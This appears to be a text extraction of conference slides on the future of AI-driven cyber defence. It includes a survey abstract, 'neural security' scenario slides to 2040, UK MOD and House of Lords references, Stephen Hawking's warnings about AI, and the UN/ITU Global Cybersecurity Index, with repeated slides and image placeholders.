methods of artificial intelligence that provide flexibility and learning capability to software. This paper presents a brief survey of artificial intelligence applications in cyber defense (CD), and analyzes the prospects of enhancing the cyber defense capabilities by means of increasing the intelligence of the defense systems. After surveying the papers available about artificial intelligence applications in CD, we can conclude that useful applications already exist. They belong, first of all, to applications of artificial neural nets in perimeter defense and some other CD areas. From the other side – it has become obvious that many CD problems can be solved successfully only when methods of artificial intelligence are being used. For example, wide knowledge usage is necessary in decision making, and intelligent decision support is one of yet unsolved problems in CD.

Keywords: applied artificial intelligence; intelligent cyber defense methods; neural nets in cyber defense; expert systems in cyber defense.

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Security Futures: *Towards “Neural Society”*

- ***Real-Time Security Operations:***
 - Secure and monitor every cyber asset and critical physical asset through IP Networking, RFID Tagging & communication of status to operations centre
- ***Augmented & Immersive Reality:***
 - Multimedia virtual world overlays on data from the real physical world, through head-up displays & other forms of embedded sensors & displays
- ***Bio Neural Metaphors:***
 - Further developments of self-organising and autonomous systems for monitoring and responding to cyber alerts & attacks in real-time
- ***3D Adaptive Simulation & Modelling:***
 - Adaptive 3D computer modelling of physical buildings, campuses & cities, as well as dynamic models of extended enterprises networks. The aim is to visualise, model & respond to security alerts with greater speed & precision
- ***“Smart Security” Architectures:***
 - Effective integrated security requires management through hybrid hierarchical and “peer-to-peer” organisational architectures. Living organic systems also exploit hybrid architectures for optimal command & control

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Scenario 2040: Cyber Defence: UK Ministry of Defence - MOD

Ministry of Defence

Strategic Trends Programme
Global Strategic Trends - Out to 2040

Fourth Edition





D C D C



Trends Dimensions
Resource
Social
Political
Technological
Economic

Strategic Shocks

Where might we be?



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Interfacing “Human” and “CyberWorlds”

- **Neural AI/ML CyberSecurity** Solutions will require enhanced Intelligent Human/Machine Interfaces!
- Human Communications run **@ Sound Speed....** whilst Cyber Worlds run **1 Million X** faster **@ Speed of Light!..**
- **Virtual, Mixed & Augmented Reality(AR)** Devices & Software(SW) will “Bridge” Human & Cyber Worlds!

....Expect **New Generation AR Devices** & SW Interfaces for Security Management during the next **7 Years!....**

Scenarios: 2019-2049: *Blade Runner* *Sci-Fi Security* for “Artificial Silicon Life”?!




Neural Security for 21st Century Cyber-Physical Society!

Scenarios: 2019-2049: *Blade Runner* *Sci-Fi Security* for “Artificial Silicon Life”?!



Neural Security for 21st Century Cyber-Physical Society!

1984: “*Birth*” of Intelligent Networks & “*Death*” of Personal Privacy ?....



CyberVision: **1984:Past – 2018:Present – 2050:Future?**

House of Lords: "AI in the UK" – April 2018

HOUSE OF LORDS

Select Committee on Artificial Intelligence

Report of Session 2017–19

AI in the UK: ready, willing and able?

Link: publications.parliament.uk/pa/ld201719/ldselect/ldai/100/100.pdf

Artificial Intelligence: Warnings from *Professor Stephen Hawking (1942-2018)*




Artificial Intelligence: Warnings from Professor Stephen Hawking (1942-2018)

.....The genie is out of the bottle. We need to move forward on artificial intelligence development but we also need to be mindful of its very real dangers. I fear that AI may replace humans altogether. If people design computer viruses, someone will design AI that replicates itself. This will be a new form of life that will outperform humans.....

From an [Interview with Wired](#) - November 2017

Artificial Intelligence: Warnings from *Professor Stephen Hawking (1942-2018)*




Published: 16th Oct 2018

STEPHEN
HAWKING



BRIEF ANSWERS
TO THE
BIG QUESTIONS



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
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
*Cyber*Vision 2020-2030 & *Beyond*!...



8 – 21stC National Cyber Strategy “Cyber @ Government”



UN/ITU – Global Cybersecurity Index



Just 121 Nations (62%)

Publish Public Domain
CyberSecurity Strategies

Available on UN/ITU
Website: www.itu.int

ABIresearch[®]



Global
Cybersecurity
Index

National Cybersecurity Commitment



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
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UN/ITU: Global Cybersecurity Agenda




www.itu.int/ITU-D/cyb/cybersecurity/docs/ITUNationalCybersecurityStrategyGuide.pdf

*Cyber*Vision 2020-2030 & *Beyond!*...



9 – *Cyber Vision to Security NOW!...*

“NEW *Cyber* Toolkit”



CyberSecurity: “21stC Neural Defence”

- “Bad Guys” are already deploying Advanced AI/ML CyberTools within Organised Crime Syndicates!
 - Legacy IoT Devices in *EVERY* Sector may be “hacked” & exploited with ease by Global Criminal “BotNets”!
 - CyberDefence for Business & Government requires Managed 7 Year Transition to “Speed of Light” “Neural Defence” and “Augmented Reality”!
- ...We have *discussed* our **CyberSecurity Visions** for:
- ...**2018** (Integrated), **2019** (Adaptive), **2020** (Learning)
- ...**2025** (Intelligent Security) & **2040** (Neural Security)

CyberSecurity: “21stC Neural Defence”

- “Bad Guys” are already deploying Advanced AI/ML CyberTools within Organised Crime Syndicates!



...**2018** (Integrated), **2019** (Adaptive), **2020** (Learning)
...**2025** (Intelligent Security) & **2040** (Neural Security)

